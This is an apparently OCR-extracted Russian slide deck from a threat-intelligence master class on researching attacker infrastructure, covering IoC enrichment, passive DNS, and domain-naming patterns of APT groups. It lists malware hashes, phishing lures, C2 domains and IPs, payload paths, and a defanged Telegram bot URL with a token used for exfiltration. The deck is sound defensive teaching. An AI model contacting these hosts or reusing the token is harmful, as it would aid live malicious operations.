

Ampire 360°



ПЕРСПЕКТИВНЫЙ
МОНИТОРИНГ

Ampire 360°

ПОЛИГОН КИБЕРБЕЗОПАСНОСТИ



Threat Intelligence

SOC & DFIR

Offensive Security

Киберучения

ИИ и киберзащита

Киберполигон Ampire

📅 14 октября




Ampire 360°

Мастер-класс по исследованию инфраструктуры злоумышленника

Александр Дёмочкин

Специалист по исследованию киберугроз
Перспективный мониторинг






APT-группа GOFFEE продолжает атаки на организации в РФ, распространяя два бэкдора через целевой фишинг

KASPERSKY

28 АВГ 2026

8 мин. на чтение



Core Werewolf меняет клыки: троян CoreRAT в атаках на российские организации

Вместо UltraVNC злоумышленники применили самописное вредоносное ПО

Публикация отчёта
с момента фиксации вредоносной активности

2 недели – 1,5 месяца



План мастер-класса

Ampire 360°

01 Обнаружение TI-сигнала

02 Исследование вредоносной активности

03 Атрибуция

04 Распространение TI-данных



В поисках TI-сигнала

TI-сигнал — данные, использующиеся для своевременного обнаружения потенциальной вредоносной активности



TI-сигнал

Виды и форматы



Обнаружение TI-сигналов


Ampire 360°



Askar Dyussekeyev
@askardyuss

#ThreatIntel: New cyberattack targeting **Russian Armed Forces** (specifically *Military Automobile Inspection - VAI*) spotted on [@anyrun_app](#).

Attackers use a **7-Zip SFX** archive disguised with a **PDF** icon ("ucx1051_om_20.04.2026_sl_nasporm.exe") to drop a decoy and an **obfuscated payload**.



8:26 PM · 14 июн. 2026 г. · 2166 просмотров



ByTe [Jf Digital Life]

IOC'S

Уведомление №221 о начале комплексной проверки согласно плану утечек8.exe

autovekb96[.]ru

82f5e455ebce674b4382bf2e7d0c58d67a11af3f861ea4e
e1c431013d5ffe85e




7



Szabolcs Schmidt
@smica83

'wdatasvc.exe' seen from Russia [@abuse_ch](#)
74fef06cff2bb57ccfa1916228ff751ffda777c37f03fc92c46139311020900
d
[bazaar.abuse.ch/sample/74fef06...](#)
URL's:
hxxps://ntfy(.)sh/zigapapnekola
hxxps://api.telegram(.)org/bot7953238720:AAFxraru_PB0Hj5RwkXSbb
MMMK5JqVAJHU/sendMessage



3:04 PM · 10 июл. 2026 г. · 349 просмотров




ThreatFoXX
@Dixit404

[Показать перевод](#)

Interesting sample from Russian Federation,

Уведомление_N9A40-10_05_08_2026: is a standardized technical filename or document ID generated by Russian state or judicial information systems on August 5, 2026.

[@smica83](#) [@ElementalX2](#) [@PrakkiSathwik](#) [@malwrhunterteam](#) [@skocherhan](#)



7:15 PM · 5 авг. 2026 г. · 1293 просмотра

Обнаружение TI-сигналов

**CyberSquatting RU Alerts**
активные сейчас домены **Rare Werewolf**

voffice.top
dkoffice.top

полезная нагрузка тут
/pas.jpg
/driver.jpg
/bk.jpg

goffice.digit
заработает - h

👍 5
t.me/CyberSquat



Популярное **Последнее** Люди Медиа Списки

 **R3BELFOX** @goldenjackel12 · 11 map.
#SkyCloak #APT #VortexWerewolf #Phishing

Scan_12243_tlg_na_perepodgotovku_dsp.pdf.lnk
a787dc837534873327d3cf9e76749bed

#ZIP
dfb41b91b8022aaa79a5d1155c49e3ab
5daae9c5799c3e66efdacaa4738187b4

[@PrakkiSathwik](#) [@500mk500](#) [@polygonben](#) [@ElementaLX2](#)

Browse Database

Search Syntax ?

Search:

Date (UTC)	SHA256 hash	Type	Signature	Tags	Reporter	DL
2026-06-25 08:06	12648cd9d425f78db2db...	bat		bat LibrarianGhouls LibrarianLikho	KodaDr	
2026-06-25 08:05	0dc0fa727f900ed5033f4...	exe	AndyDesk	AndyDesk exe LibrarianGhouls LibrarianLikho	KodaDr	
2025-12-26 13:54	96c7ba19beef1a314a357...	exe		exe LibrarianGhouls	smica83	

Обнаружение TI-сигналов

Ampire 360°

Public submissions

Russian Federation x susp-Ink x

Q susp-Ink

OS	Version	Time	Status	Activity	URL/Path	Tags
Windows 10 Professional 64 bit	Aug 07, 2026, 14:47	✓	Malicious activity	http://dl.driverpack.io/test/PROD_Start_DriverPack.hta	adware, pua, powershell, auto, generic, websocket, qrcode, loader	
Windows 10 Professional 64 bit	Aug 05, 2026, 14:39	✓	Malicious activity	Документы_по_результатам_согласования_03.08.2026.zip	susp-Ink, arch-exec, loader, mirai, botnet	
Windows 10 Professional 64 bit	Aug 05, 2026, 13:14	✓	Malicious activity	Документы_по_результатам_согласования_03.08.2026.zip	susp-Ink, loader, mirai, botnet, arch-exec	

Intelligence rulesets

Search

- TI Lookup 0
- TI YARA Search 0
- TI YARA Search 0
- TI YARA Search 0
- TI Reports
- TI Feeds
- Top today
- Public Requests
- Interactive Sandbox

TI Lookup TI YARA Search

Q commandLine: "ssh -o StrictHostKeyChecking=no"

AI commandLine: "ssh -o StrictHostKeyChecking=no"

You can view up to 10 results per category on your current plan. [Upgrade to see all results](#)

Overview Domains 0 IPs 0 URLs 0 Connections 0 Events 10 / 13 Files 0 Network threats 0 Synchronization 0 **Analyses 2**

OS	Version	Time	Status	Activity	File Name	Tags	MD5	SHA1	SHA256
Windows 10 Professional 64 bit	August 14, 2026 13:51	✓	Malicious activity	system_decay(6).exe	PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS...	remcos, stealer, smb, irc	148245B8EE68E7885EA31C4CF563F5A1	778A3A6F7B4C918AD3DDC5678AF84BA7D296298A	65536678E5233D8B5287244955F74C17A7E64A97586D8977A54A41E4686425D3
Windows 10 Professional 64 bit	August 13, 2026 12:51	✓	Malicious activity	system_decay.exe	PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS...	smb, scan, smbscan, irc, telnet, telnetscan, stealer	04F8B3CA43C6E48B598C3D57B8F3539D	FF2B48797CC1683826137883CD882EE6C4838439	E26AE5F26E7F78B782279FFCC86615E6831A17826C9935D7145B115E59D03A46

Обнаружение TI-сигналов

Ampire 360°



ОбзорАктивностьМагазинKaspersky Support ForumЧат

ПравилаУставФорумыМодераторыКлубыБлогиПользователи онлайнЗагрузкиЛидеры

Главная > Техническая помощь > Помощь в борьбе с шифровальщиками-вымогателями > Словил вирус шифровальщик

lockbit v3 black
room155

Словил вирус шифровальщик

MНовички4

Файлы.rarНедоступно

Addition.txtНедоступно

FRST.txtНедоступно

SandorКонсультантыСтарожилы22,3 тыс

+Цитата

Вероятно заражение началось с вложения из почтового сообщения с именем:
Цитата
Акт сверки взаимных расчетов предприятия № 275 от 2 апреля 2026 года.exe
Если это сообщение сохранилось, сохраните его в формате *.eml
Упакуйте его в архив с паролем virus и прикрепите к следующему сообщению (или закачайте на облако и дайте ссылку на скачивание).
+Цитата
Sandor - проверенный хелпер на SafeZone.cc

M

Fixlog.txtСообщения увы не сохранилось, файлы не починились

← Пост



@skocherhan

'Proekt_prikaza_681_o_pooshchrenii.pdf.lnk'
MAC address 08:00:27:c5:22:20
Machine id desktop-hzmSTZ1
[#AwakenLikho](#)

2:37 AM · 11 февр. 2026 г. · 72 просмотра

💬

↺

❤️ 1

🔖

🔗



Pavel Václav Fella
@VaclavVeselsky

🌐 Показать перевод

BlackSpark's hackers managed to hack the VTB bank and Russian Railways recently, so it must still be possible. Perhaps asking them and the @CyberLegionNews for tips to handle the collapsing state of Russian internet would be worth the try? 🤔

11:17 PM · 19 авг. 2026 г. · 41 просмотр

TI-сигнал

Виды и форматы



Исследование вредоносной активности





Анализ ТI-сигнала

Ampire 360°

01 Обогащение информации

02 Расширение анализируемых данных

03 Поиск образцов ВПО

Индикаторы
компрометации
(IoCs)

Обогащение информации

Ampire 360°

Индикаторы компрометации (IoCs)



AMTIP



GitHub



VirusTotal

Google

DORKS

Обогащение информации

Ampire 360°

Индикаторы компрометации (IoCs)



Обогащение информации

Индикаторы компрометации (IoCs)

46
/ 65

Community Score

46/65 security vendors flagged this file as malicious

Reanalyze Similar More

cdc371e508dbd43ef2fe37bcc84889c2e11b13a29623f656d8274ca81fae61fa

Size
1.58 MB

Last Analysis Date
2 days ago

EXE

NetCfgNotifyObjectHost.exe

peexe detect-debug-environment overlay obsidium signed invalid-signature idle long-sleeps

Basic properties ⓘ

MD5	cc2fd31d2f59fb88f9a14624ae6999a9
SHA-1	b40050b70e433642805294044578b653e2a6dd28
SHA-256	cdc371e508dbd43ef2fe37bcc84889c2e11b13a29623f656d8274ca81fae61fa
Vnash	016077d7d1f1f7f7f1b211z
Authentihash	e2a831d4edae6497b70e909db406ea3925c00a10337e4902efc4e00f487c1fdf
Imphash	2eabe9054cad5152567f0699947a2c5b
Rich PE header hash	32db15103b99a814c788a86909b6a472
SSDEEP	24576:v4H5Wmh6yXRarrpx6zJuyHkWqiJaagLgi+umVUnjkwWcz7G3CIW73LJGJP+R3fl;gHkm3XE5+8yHaEQL1vm6CxY9+RuA
TLSH	T1177502F1A740C465D8979679D83BD6A3B823A64E9DA8091C2D82FF0B3E73347106785F
File type	Win32 EXE executable windows win32 pe peexe

Names ⓘ

Акт сверки взаимных расчетов за период три месяца.pdf.exe

NetCfgNotifyObjectHost.exe

w4aaihdx.exe

A?? c?ep?? ??a????x pac?e?o? ?? ?????? ??? ??????.pdf.exe

A-Г соёр-ι ó°aζ¼jδx растеГоó °á »Ñaζ«ñ Γaζ ¼ÑßΠμά.pdf.exe

users.exe

Обогащение информации

Индикаторы компрометации (IoCs)

46
/ 65

Community Score

46/65 security vendors flagged this file as malicious

cdc371e508dbd43ef2fe37bcc84889c2e11b13a29623f656d8274ca81fae61fa

NetCfgNotifyObjectHost.exe

Size
1.58 MB

Last Analysis Date
2 days ago

EXE

peexe

detect-debug-environment

invalid-signature

overlay

idle

long-sleeps

signed

obsidium

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Contacted Domains (4)

Domain	Detections	Created	Registrar
assets.adobedtm.com	0 / 91	2013-11-22	-
red.2bd.net	0 / 91	2025-12-26	-
red.flashhub.net	0 / 91	2026-04-07	-
red.servehttp.com	1 / 91	2000-08-01	No-IP Technologies, LLC

Contacted IP addresses (1)

IP	Detections	Autonomous System	Country
193.37.41.94	6 / 91	214668	NL

Execution Parents (3)

Scanned	Detections	Type	Name
2026-08-05	27 / 62	RAR	Акт сверки.z
2026-08-22	39 / 61	ZIP	Акт сверки.zip
2026-08-22	46 / 65	Win32 EXE	Акт сверки взаимных расчетов за период три месяца.pdf.exe

Обогащение информации

Индикаторы компрометации (IoCs)

Ampire 360°

Домен

- ▶ Passive DNS
- ▶ Поддомены
- ▶ Временные артефакты
- ▶ WHOIS-данные

IP-адрес

- ▶ Passive DNS
- ▶ ASN
- ▶ Временные артефакты

URL

- ▶ Домен
- ▶ Временные артефакты

Обогащение информации

Индикаторы компрометации (IoCs)

1

/ 91

Community Score

⚠ 1/91 security vendor flagged this domain as malicious

↻ Reanalyze More ▾

red.servehttp.com

Registrar
No-IP Technologies, LLC

Creation Date
26 years ago

Last Analysis Date
3 days ago

DETECTION

DETAILS

RELATIONS

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Passive DNS Replication (3) ⓘ	Date resolved	Detections	Resolver	IP	
	2026-08-04	6 / 91	VirusTotal	193.37.41.94	📄
	2022-04-17	0 / 91	VirusTotal	188.166.84.153	
	2021-08-09	0 / 91	VirusTotal	34.64.116.200	

Обогащение информации

Индикаторы компрометации (IoCs)

Ampire 360°

1
/ 91
Community
Score

1/91 security vendor flagged this IP address as malicious

Reanalyze More

172.67.205.148 (172.67.128.0/17)
AS 13335 (Cloudflare, Inc.)

172.67.205.148 (172.67.128.0/17)
AS 13335 (Cloudflare, Inc.)

Last Analysis Date
7 hours ago

DETECTION

DETAILS

RELATIONS

COMMUNITY 1

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis ⓘ

Do you want to automate checks?

Gridinsoft	⚠ Phishing	Abusix	✓ Clean
Acronis	✓ Clean	ADMINUSLabs	✓ Clean
AILabs (MONITORAPP)	✓ Clean	AlienVault	✓ Clean
Antiy-AVL	✓ Clean	BitDefender	✓ Clean
Blueliv	✓ Clean	Certego	✓ Clean



Анализ ТI-сигнала

Ampire 360°

01 Обогащение информации

02 Расширение анализируемых данных

03 Поиск образцов ВПО

Индикаторы
компрометации
(IoCs)

Расширение анализируемых данных

Ampire 360°

Индикаторы компрометации (IoCs)



Urlscan.io



Расширение анализируемых данных

Ampire 360°

Индикаторы компрометации (IoCs)

Домен

- ▶ Passive DNS
- ▶ Стилистика написания
- ▶ HTTP-заголовки
- ▶ Метаданные (body_hash, favicon, etc.)
- ▶ Параметры TLS сертификата/соединения

IP-адрес

- ▶ Набор открытых портов
- ▶ Провайдер (регистратор)
- ▶ HTTP-заголовки
- ▶ Метаданные

URL

- ▶ Параметры и значения
- ▶ Содержимое веб-страницы
- ▶ Файлы обращения

Расширение анализируемых данных

Passive DNS (pDNS)

pDNS — набор записей, содержащих результаты разрешения DNS для доменов в соответствующие IP-адреса

1 14/91 security vendors flagged this domain as malicious

2 6/91 security vendors flagged this IP address as malicious

3 Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate](#)

Date resolved	Detections	Resolver	Domain
2026-08-04	0 / 91	VirusTotal	red.2bd.net
2026-08-04	1 / 91	VirusTotal	red.servehttp.com
2026-08-04	0 / 91	VirusTotal	red.flashhub.net

Date resolved	Detections	Resolver	Domain
2026-08-04	0 / 91	VirusTotal	red.2bd.net
2026-08-04	1 / 91	VirusTotal	red.servehttp.com
2026-08-04	0 / 91	VirusTotal	red.flashhub.net
2026-07-21	0 / 91	VirusTotal	neitden.direct.quickconnect.to
2026-06-26	16 / 91	VirusTotal	red.redirectme.net
2026-06-23	5 / 91	VirusTotal	www.miratorg.casacam.net
2026-05-13	14 / 91	VirusTotal	kilimanjaro.run.place
2026-05-12	16 / 91	VirusTotal	kilimanjaro.theworkpc.com


Date resolved	Detections	Resolver	IP
2026-05-13	6 / 91	VirusTotal	193.37.41.94

Date resolved	Detections	Resolver	IP
2026-05-13	6 / 91	VirusTotal	193.37.41.94


Date resolved	Detections	Resolver	IP
2025-12-09	1 / 91	VirusTotal	185.91.127.62
2025-11-21	1 / 91	VirusTotal	185.91.127.92
2025-10-27	1 / 91	VirusTotal	80.91.223.63
2025-10-22	1 / 91	VirusTotal	80.91.223.6

Date resolved	Detections	Resolver	IP
2025-10-22	1 / 91	VirusTotal	80.91.223.6

10.2025 г.



03.2026 г.



08.2026 г.

Расширение анализируемых данных

Стилистика написания

RU-Alerts

CyberSquatting RU Alerts

активные сейчас домены Rare Werewolf

voffice.top
dkoffice.top

полезная нагрузка тут
/pas.jpg
/driver.jpg
/bk.jpg

goffice.digital - ЭТОТ ЧТО ТО ЗАМОЛЧАЛ, ВИДИМО, СКАЖИТЕ ЗАРАБАТЫВАЕТ - hoffice.click

5

t.me/CyberSquattingChannel/5567

1.69K Jul 6 at 13:54

8 / 89

Community Score

8/89 security vendors flagged this domain as malicious

Reanalyze More

hoffice.click

Registrar

NameSilo, LLC

Creation Date

2 months ago

Last Analysis Date

7 days ago

known infection source

malicious web sites

spyware and malware

DETECTION

DETAILS

RELATIONS

COMMUNITY

Join our Community and enjoy

Date resolved	Detections	Resolver	IP
2026-07-29	10 / 91	VirusTotal	176.123.0.55

Passive DNS Replication (2)

Date resolved	Detections	Resolver	IP
2026-07-29	10 / 89	VirusTotal	176.123.0.55
2026-06-26	2 / 89	VirusTotal	89.124.64.187

SecurityTrails

A Recorded Future Company

176.123.0.55

reverse IP lookup

office.

1 - 49 of 49 results

Domain	Rank
mail.noffice.site	
webmail.kidneyhomeoffice.com	
noffice.site.goffice.sbs	
cpcalendars.poffice.site	
ftp.systeme-office.com	
cpcalendars.woffice.help	
www.woffice.help	
cpcontacts.kidneyhomeoffice.com	
www.poffice.site	
poffice.site	

Расширение анализируемых данных

Ampire 360°

Стилистика написания

2
/ 91
Community Score

2/91 security vendors flagged this domain as malicious

Reanalyze More

noffice.site 6

Registrar
NameSilo, LLC

Creation Date
13 days ago

Last Analysis Date
1 day ago

DETECTIONDETAILSRELATIONSCOMMUNITY

Join our Community and enjoy additional community insights and c

Date resolved	Detections	Resolver	IP
2026-08-12	10 / 91	VirusTotal	176.123.0.55

Passive DNS Replication (1)

Date resolved	Detections	Resolver	IP
